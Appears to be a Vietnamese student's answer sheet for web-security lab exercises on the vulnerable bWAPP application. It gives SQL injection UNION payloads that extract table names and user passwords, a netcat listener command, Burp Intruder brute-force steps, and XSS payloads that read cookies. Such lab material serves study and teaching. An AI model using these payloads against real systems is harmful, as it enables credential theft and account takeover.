
Câu 1: bai1.exe Helloooooooooooooooooo

Câu 2: perl Hackoverrun2.pl

Câu 3: chạy bình thường.

Câu 4: HTML injection

* nc –nvlp 1234

Câu 5: SQL injection

GET SEARCH: a%' UNION ALL SELECT table\_schema,table\_name, null, null, null, null, null from information\_schema.tables;#

GET SELECT:

http://localhost/bWAPP/sqli\_2.php?movie=40 union all select 1,user(),3,4,password,6,7 from users#&action=go

POST SEARCH:

a%' UNION ALL SELECT table\_schema,table\_name, null, null, null, null, null from information\_schema.tables;#

POST SELECT: Sử dụng burp, 40 union all select 1,user(),3,4,password,6,7 from users#&action=go

Câu 6: SQL injection = ajax

Dùng bursuit -> chặn gói tin -> Send to reapeater -> Send

Câu 7: Broken authentication

Send to repeater -> Copy dòng lệnh invalid

Send to intruder -> position -> Cluster bom -> payloads -> Runtime life -> select list -> Wordlist.txt

Câu 8 : XSS ( Reflected GET, POST, JSON )

GET: <script>alert(document.cookie)</script>

POST: <script>alert(document.cookie)</script>

JSON: "}]}';prompt(0)</script>

Câu 9: XSS(Reflected AJAX/XML, Reflected Back Button )

AJAX/XML: &lt;img src=&apos;#&apos; onerror=&apos;alert(1)&apos;&gt;

Back Button: ';alert(1);'